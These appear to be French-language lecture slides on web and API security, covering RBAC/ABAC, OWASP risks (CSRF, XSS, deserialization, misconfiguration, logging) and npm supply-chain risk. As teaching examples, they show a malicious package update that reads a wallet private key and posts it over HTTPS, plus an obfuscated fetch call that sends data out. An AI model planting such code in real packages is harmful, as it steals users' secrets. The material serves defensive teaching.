
Diverses possibilités :

- RBAC : role based
  - Un utilisateur ne peut exécuter une opération que si un rôle (ex: ADMIN) lui est attribué.
  - Toutes les activités des utilisateurs (hors identification / authentification) sont effectuées par le biais d'opérations.
- ABAC : attributed based

|       | /etc/passwd | /u/markm/foo | /etc/motd |
|-------|-------------|--------------|-----------|
| Alice | {read}      | {write}      | {}        |
| Bob   | {read}      | {}           | {read}    |
| Carol | {read}      | {write}      | {read}    |

# Attribute Based Access Control (ABAC)

---



Exemple de framework : <https://casbin.org/>

# Comparaison RBAC / ABAC

---

| Comparaison                              | RBAC | ABAC |
|--|------|------|
| Simplicité                               | ++   | -    |
| Maintenance                              | -    | ++   |
| Montée en charge                         | -    | ++   |
| Flexibilité (y compris règles complexes) | +    | ++   |
| Dynamique                                | -    | +    |
| Spécifique à l'utilisateur               | -    | +    |
| Granularité                              | -    | ++   |

# A6 - Mauvaise configuration

---

- Modifier les settings par défaut `ssl.key.password=test1234`
- Attention aux permissions cloud
  - Ex: liste des buckets AWS S3, liste des routes sur un serveur web, etc.
- Automatiser (exemple avec InSpec)

```
describe apache_conf do
  its('Listen') { should =~ [ '80', '443' ] }
end
```

- Attention aux bugs YAML (“config as code”)
  - Exemple : starlark est utilisé dans <https://k14s.io/> (déploiement kubernetes)
  - <https://github.com/bazelbuild/starlark>

# MySpace goes down

---



# CSRF - Cross site request forgery

---

- difficile de savoir quel site a initié la requête
- l'attaquant peut réutiliser des cookies

```
http://www.mybank.com/transfer?to=123456;amount=10000;token=31415926535897932384626433832795028841971
```

Solution = same site cookies + stratégies défensives côté serveur (CSRF tokens, Content Security Policy, etc)

<https://scotthelme.co.uk/csrf-is-dead/> (mais faire attention car tous les serveurs n'implémentent pas par défaut ces recommandations)

# SameSite cookies

---

- empêche un cookie d'être réutilisé pour des requêtes initiées par d'autre sites
  - SameSite=None - l'ancien fonctionnement
  - SameSite=Strict - envoi des cookies uniquement si la requête provient du même site
  - SameSite=Lax - même chose que pour Strict, avec une exception applicable dans le cas où la requête ne provient pas du site d'origine (contexte third-party). Le cookie est envoyé en cas de recours à des méthodes HTTP dites « sûres » (comme GET) et dans le cadre d'une navigation de premier niveau (changement d'URL dans la barre d'adresse).

<https://web.dev/same-site-same-origin/>

# CSP & CORS (headers HTTP)

---

CSP (content security policy) : Content-Security-Policy: script-src mysecuredomain.com

- les librairies js sont uniquement issues de mysecuredomain

CORS (Cross Origin Sharing) : Access-Control-Allow-Origin: 'otherdomain.com'

- relaxation de SameOriginPolicy qui permet le partage de données entre deux domaines de manière sécurisée s'il est correctement configuré
- permet de définir les méthodes/headers autorisés, l'âge, etc.,

<http://peterforgacs.github.io/2019/02/06/CSP-and-CORS/>

# Problème pour un attaquant

---

same origin => empêche la manipulation du DOM

```
<iframe src='https://bank.com'></iframe>  
  
<script>  
window.frames[0].forms[0].addEventListener('submit',  
() => { // I just leaked your pwd })  
</script>
```

UNAUTHORIZED

Il faut donc d'autres façons d'injecter du code.

# A7 - XSS - Cross-site scripting

---

- injection de code javascript dans un document HTML
  - ex: faire une requête HTTP avec le cookie de l'utilisateur
  - [https://owasp.org/www-community/Types of Cross-Site Scripting](https://owasp.org/www-community/Types_of_Cross-Site_Scripting)
- Examples: <https://github.com/omarkohl/xss-demo>

# A7 - XSS - Cross-site scripting

---

Tester les inputs le plus tôt possible (ex: input en markdown)

Améliorer votre code avec les linter warnings

<https://github.com/nodesecurity/eslint-plugin-security>

Exemples react :

- Dangerous HTML <https://zhenyong.github.io/react/tips/dangerously-set-inner-html.html>
- “Since styled-components allows you to use arbitrary input as interpolations, you must be careful to sanitize that input” (<https://styled-components.com/docs/advanced#security>)

# Guard clause (I/O sanitization)

---

Alternative aux “if/else” imbriqués

Assert/precondition et return le plus tôt possible

Exemple : <https://flap.js.org/>

```
getPayAmount(): number {
  let result: number;
  if (isDead){
    result = deadAmount();
  }
  else {
    if (isSeparated){
      result = separatedAmount();
    }
    else {
      if (isRetired){
        result = retiredAmount();
      }
      else{
        result = normalPayAmount();
      }
    }
  }
  return result;
}
```

```
getPayAmount(): number {
  if (isDead){
    return deadAmount();
  }
  if (isSeparated){
    return separatedAmount();
  }
  if (isRetired){
    return retiredAmount();
  }
  return normalPayAmount();
}
```



# Exercices XSS

---

<https://github.com/fimbault/xss>

Voir les ressources complémentaires sur

<https://web.stanford.edu/class/cs253/>

# A8 - Deserialization

---

Il s'agit d'utiliser un bug d'une librairie de désrialisation pour injecter du code.

Exemple : <https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>

Il peut être utile d'utiliser un schéma pour valider les types de données, exemple <https://json-schema.org>

# A9 - Vulnérabilités connues

---

Utiliser des outils :

- python safety (pour PyPI) / npm audit (pour npm)
- Scanners : <https://snyk.io/> <https://retirejs.github.io/retire.js/>
- Intégrer ces scans dans la chaîne CI/CD

Politique de sélection et d'upgrade du code externe  
(software BOM <https://cyclonedx.org> , <https://securitytxt.org/>)

This repository has been archived by the owner. It is now read-only.

# Npm (et équivalents dans d'autres langages)

---

1.3 milliard de downloads / jour.

Réutilisation massive du code

- 97% d'une application web vient de npm. Un développeur écrit en moyenne 3% du code.
- Mais utiliser le code écrit par d'autres contient des risques
- Chaque package peut importer ce qu'il veut




Figure 1 Open source library usage

# Choix d'un package

---

License : 2 grandes catégories (apache/mit, gpl)

Upkeep : actif?, maintainers, issue tracker, API stability (+dependables)

Popularité : downloads, stars, forks, watches, contributors, **dependents**

Qualité : documentation, tests, idiomatic?

Important de rester à jour (ex: watch repository sur github)

Contribuer ? Soyez sympa avec les maintainers

# Npm import

---

- Chaque package est potentiellement risqué
- L'autorité est issue des import et les variables globales
- Les effets sont opaques aux utilisateurs
- Aucun mécanisme pour limiter les accès

# Lire n'importe quel fichier

----

1. Faire en sorte que l'utilisateur (ou un autre package) installe votre package
2. Import 'fs'
3. Connaître (ou deviner) le chemin
4. Accès !

# Package initial

---

Cette fonction transforme hello en hello!

```
export function youpi(str) {  
    return `${str}!`;  
}
```

# Mise à jour du package

---

```
import fs from 'fs';
import https from 'https';

export function youpi(str) {
  return `${str}!`;
}

fs.readFile(`~/.mywallet.privkey`, sendOverNetwork);

function sendOverNetwork(err, data) {
  const req = https.request(options);
  req.write(JSON.stringify({privateKey: data}));
  req.end();
}
```

# Cas réel : vol de bitcoins

----

event-stream package (11/26/2018) - 2000 stars, utilisé dans 3931 packages  
8 millions de downloads d'un package infecté en 2.5 mois

Postmortem: <https://snyk.io/blog/a-post-mortem-of-the-malicious-event-stream-backdoor/>

Basé sur l'accès au fs et au réseau

# Solutions ?

---

- Tout écrire soi même ?
- Sélectionner les packages avec beaucoup de vigilance et travailler avec les maintainers ?
- Audit de code (minifié) ?

<https://medium.com/hackernoon/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5>

self['\u0066\u0065\u0074\u0063\u0068'](...) is another fancy way of saying fetch or XMLHttpRequest

```
1 const i = 'gfudi';
2 const k = s => s.split('').map(c => String.fromCharCode(c.charCodeAt() - 1)).join('');
3 self[k(i)](urlWithYourPreciousData);
```

gfudi.js hosted with ❤ by GitHub

[view raw](#)

# Isolation du code / sandboxing

---


C'est possible dans certains langages, et notamment javascript et en webassembly/wasi.

Exemple des approches possibles :

<https://www.figma.com/blog/how-we-built-the-figma-plugin-system/>

<https://hacks.mozilla.org/2019/03/standardizing-wasi-a-webassembly-system-interface/>

Le créateur de nodejs crée deno (verlan de node).



# A10 - Logs & Monitoring

---

Nombreux outils disponibles (la plupart oss) :

|                            | Vector | Filebeat | FluentBit | FluentD | Logstash | SplunkHF | SplunkUF |
|----------------------------|--------|----------|-----------|---------|----------|----------|----------|
| Disk buffer persistence    | ✓      | ✓        | ✗         | ✗       | ⚠        | ✓        | ✓        |
| File rotate (create)       | ✓      | ✓        | ✓         | ✓       | ✓        | ✓        | ✓        |
| File rotate (copytruncate) | ✓      | ✗        | ✗         | ✗       | ✗        | ✓        | ✓        |
| File truncation            | ✓      | ✓        | ✓         | ✓       | ✓        | ✓        | ✓        |
| Process (SIGHUP)           | ✓      | ✗        | ✗         | ✗       | ⚠        | ✓        | ✓        |
| TCP Streaming              | ✓      | ✗        | ✗         | ✗       | ✗        | ✓        | ✓        |
| JSON (wrapped)             | ✓      | ✓        | ✗         | ✓       | ✓        | ✓        | ✓        |

source : [vector.dev](https://vector.dev) (donc attention à leur propre évaluation)

# Exemple de log utile

---

Log quand quelqu'un fait un sudo ou su, et analyser quelles sont les commandes.

- ça revient à automatiser et centraliser :

```
cat /var/log/auth.log | grep '3 incorrect password attempts'
```

<https://medium.com/@alessandrocuda/ssh-login-alerts-with-sendmail-and-pam-3ef53aca1381>




Figure 3-1. Logging and alerting chain

# Niveau de verbosité - debug vs prod

---

Enlever le mode debug en production

Ne pas passer les erreurs brutes vers le front end (parfois on voit même la stack trace complète) - envoyer vos erreurs détaillées vers un serveur de logs

Enlever les commentaires (ex: clients side javascript)

- <https://github.com/RnbWd/gulp-strip-comments>
- <https://www.npmjs.com/package/uglify-js> (minified js)

# Niveau de verbosité - Exemple python

---

- Django : API browsable par défaut
- Flask : Console associée à la stack trace - risque RCE (remote code execution)

```
from flask import Flask

import logging
app = Flask(__name__)
log = logging.getLogger('werkzeug')

log.disabled = True

app.logger.disabled = True
```

# Attention si vous loggez des URL dans vos logs

---

You and a friend decide to build an internal dashboard that will show real-time HTTP requests that are being sent by visitors to your site. The dashboard displays information about each HTTP request received by the web server, including the client's IP address, HTTP method, URL, query parameters, referrer URL, and user agent name.

Incidentally, this is the exact set of information that most popular web servers like Nginx or Apache print into the server log files. Here is what one line from such a log file looks like:

```
12.34.56.78 - - [17/Oct/2019:05:01:59 +0000] "GET  
/api/midi/search?q=hi&page=0 HTTP/1.0" 200 178  
"https://example.com/search?q=h" "Mozilla/5.0 (Macintosh; Intel  
Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/77.0.3865.90 Safari/537.36"
```

The internal dashboard will only be used by you and your friend and will not be exposed to the broader internet since the logs reveal information about your site visitors. Your friend argues that there is no need to worry about XSS vulnerabilities in an internal-only dashboard since neither of you would create an XSS attack to use against the other. Given that, they see no way that an XSS attack could occur.

Is this a valid argument? (Yes/No) Why or why not?


# Observabilité

---

- Pas toujours simple de savoir ce qui se passe

<https://www.inquirer.com/business/technology/amazon-web-services-failure-added-capacity-20201128.html>

## Observability Sweet Spots




# Observabilité

---

A quel endroit le système peut-il tomber ?

L'architecture peut être basée sur un (shared?) eventlog.

<https://medium.com/unbabel/your-distributed-monoliths-are-secretly-plotting-against-you-4c1b20324a31>



# Autres risques identifiés (Wicket & Lietz - 1/3)

---

- direct object reference
  - l'attaquant pourrait reconstituer aisément une URL générée à partir d'un identifiant incrémenté automatiquement ou d'un pattern
- forceful browsing
  - API routes disponibles en clair, donc testable par un attaquant
- null byte injection
  - caractère d'échappement 0x00 dans un input pour arrêter le traitement (notamment en C/C++)
- command injection
  - similaire à l'injection de code, mais ici on cherche à exécuter une commande (si possible avec un compte à privilèges)

# Autres risques identifiés (Wicket & Lietz - 2/3)


---

- feature abuse
  - Un moyen d'utiliser une fonctionnalité qui n'était pas attendu, permettant à un attaquant de modifier le résultat de l'utilisation selon l'action (ou l'entrée) de l'attaquant.
  - Exemples : <http://projects.webappsec.org/w/page/13246913/Abuse%20of%20Functionality>
  - Recommandation : [https://cheatsheetseries.owasp.org/cheatsheets/Abuse\\_Case\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Abuse_Case_Cheat_Sheet.html)
- evasion techniques
  - il s'agit d'une classe d'attaques avancée, visant à sortir des informations <https://medium.com/@z3roTrust/evasion-obfuscation-techniques-87c33429cee2>
  - Recommandations :
    - WAF (sur base de signatures ou "nextgen")
    - Application whitelisting

# Autres risques identifiés (Wicket & Lietz - 3/3)

---

- subdomain takeover
  - risque lorsqu'un sous-domaine (subdomain.example.com) pointe vers un service (par exemple, page GitHub) qui a été supprimé. Par exemple, si subdomain.example.com pointe vers une page GitHub et que l'utilisateur décide de supprimer sa page GitHub, un attaquant peut maintenant créer une page GitHub, ajouter un fichier CNAME contenant subdomain.example.com et revendiquer subdomain.example .com.



<https://0xpatrik.com/subdomain-takeover-basics/>

# Votre cheatsheet

---

Read the docs !! (ex: [https://httpd.apache.org/docs/2.4/fr/misc/security\\_tips.html](https://httpd.apache.org/docs/2.4/fr/misc/security_tips.html))

Avoir sa propre checklist : debug mode, secret keys, defaults, spécificités des frameworks utilisés, etc.

- Exemples pour nodejs : <https://blog.risingstack.com/node-js-security-checklist/>  
<https://syndicode.com/2019/01/19/the-checklist-of-23-node-js-security-best-practices/>
- <https://cheatsheetseries.owasp.org/> et rester à jour.

**Et prendre le temps de trouver les solutions (pérennes, contournement) aux problèmes identifiés.**

# Rester à jour

---

Lire les rapports disponibles

- Exemple : [https://snyk.io/wp-content/uploads/snyk-javascript\\_report\\_2019.pdf](https://snyk.io/wp-content/uploads/snyk-javascript_report_2019.pdf)



# Pour un nouveau projet

----

Intégrer les exigences de sécurité dès le début est plus simple

(par ex: intégrer les ateliers EBIOS Risk Manager dès la définition du besoin)

Projet cloud : regarder les recommandations de sécurité spécifiques à la plateforme choisie



# Test d'une application vulnérable (45 min)

----

Déployer goof <https://github.com/snyk/goof> (nécessite nodejs et mongo + docker)

Tester quelques exploits

Faire un scan avec snyk

Lancer le wizard

# Ce que vous avez appris

---

- Attention aux effets de bord non prévus, il est important de bien tester les inputs (de nombreuses classes d'attaques résultent de ce problème)
  - “If an attacker successfully injects any code at all, it’s pretty much game over” (Google)
- Ne pas exposer des informations sensibles (secrets), inutiles (ex: liste des routes, ressources cloud, etc.) ou trop prévisibles
  - Vérification automatisable
- Faire des audits réguliers et corriger.

# API security

Et pas mal d'OAuth

# Notion d'API (Application Programming Interface)

---

API = ensemble de moyens par lesquels des logiciels (ou des objets) peuvent interagir sans intervention humaine

- exposition d'APIs (avec la documentation associée)
- consommation d'APIs

Il existe des environnements ouverts (ex: OpenAPI, surtout en lecture) ou limités à des partenaires.

# Rappel : API REST

---

---

Swagger Editor    File ▾    Edit ▾    Generate Server ▾    Generate Client ▾

```
1  swagger: "2.0"
2  info:
3    description: "This is a sample server Petstore server. You can find
4      out more about     Swagger at [http://swagger.io](http://swagger.io)
5      ) or on [irc.freenode.net, #swagger](http://swagger.io/irc/).
6      For this sample, you can use the api key 'special-key' to test the
7      authorization     filters."
8    version: "1.0.0"
9    title: "Swagger Petstore"
10   termsOfService: "http://swagger.io/terms/"
11   contact:
12     email: "apiteam@swagger.io"
13   license:
14     name: "Apache 2.0"
15     url: "http://www.apache.org/licenses/LICENSE-2.0.html"
16   host: "petstore.swagger.io"
17   basePath: "/v2"
18   tags:
19     - name: "pet"
20       description: "Everything about your Pets"
21       externalDocs:
22         description: "Find out more"
23         url: "http://swagger.io"
24     - name: "store"
25       description: "Access to Petstore orders"
26     - name: "user"
27       description: "Operations about user"
28       externalDocs:
29         description: "Find out more about our store"
30         url: "http://swagger.io"
31   schemes:
32     - "http"
33   paths:
```

**pet** Everything about your Pets    Find out more: <http://swagger.io> ▾

|               |                          |   |  |
|---------------|--------------------------|---|--|
| <b>POST</b>   | /pet                     | Add a new pet to the store                |  |
| <b>PUT</b>    | /pet                     | Update an existing pet                    |  |
| <b>GET</b>    | /pet/findByStatus        | Finds Pets by status                      |  |
| <b>GET</b>    | /pet/findByTags          | Finds Pets by tags                        |  |
| <b>GET</b>    | /pet/{petId}             | Find pet by ID                            |  |
| <b>POST</b>   | /pet/{petId}             | Updates a pet in the store with form data |  |
| <b>DELETE</b> | /pet/{petId}             | Deletes a pet                             |  |
| <b>POST</b>   | /pet/{petId}/uploadImage | uploads an image                          |  |

# Exemple : google maps / waze

---

## API Directions


Fournir un itinéraire entre plusieurs lieux selon votre moyen de transport (voiture, transports en commun, vélo ou à pied)

## API Distance Matrix

Calculer la durée de trajet et les distances vers plusieurs destinations

## API Roads

Déterminer l'itinéraire précis d'un véhicule



## About the Waze Ads Management API

The Waze Ads Management API enables your business to increase its management effectiveness of large or complex Waze Ads Accounts and Campaigns. Direct interaction with the Waze Ads platform enables you to build software that programmatically manages Accounts. This leads to numerous benefits for your business.

Join today to manage your business superbly with Waze.


*It appears that you're not a Waze Ads Management API user. If you're a user, make sure that you're logged in with the proper email address in order to view our documentation guidelines. To log into your account, click the [Log in](#) or [Account](#) icon in the top right corner of your screen.*

To become a Waze Ads Management API user, click the button below to complete and submit an access request form. A follow-up email is sent to you after your request has been reviewed and approved.

[Join the Management API](#)

# Contraintes de conception d'une API

---



Source : <https://speakerdeck.com/zdne/what-api-your-guide-to-api-styles?slide=13>


# Traffic web aujourd'hui

---

HTML (user interfaces) = 17%

API = 83% (dont 69% JSON)

-> la sécurité des API est donc la priorité



Source : Akamai

# Tendance

---

“By 2021, 90% of web-enabled applications will have more surface area for attack in the form of exposed APIs rather than the UI, up from 40% in 2019.

By 2022, API abuses will move from an infrequent to the most-frequent attack vector, resulting in data breaches for enterprise web applications.”

Source : Gartner, API Security: What You Need to Do to Protect Your APIs, 2019

# API internes vs externes

---

## APIs: Internal, External, and Partners

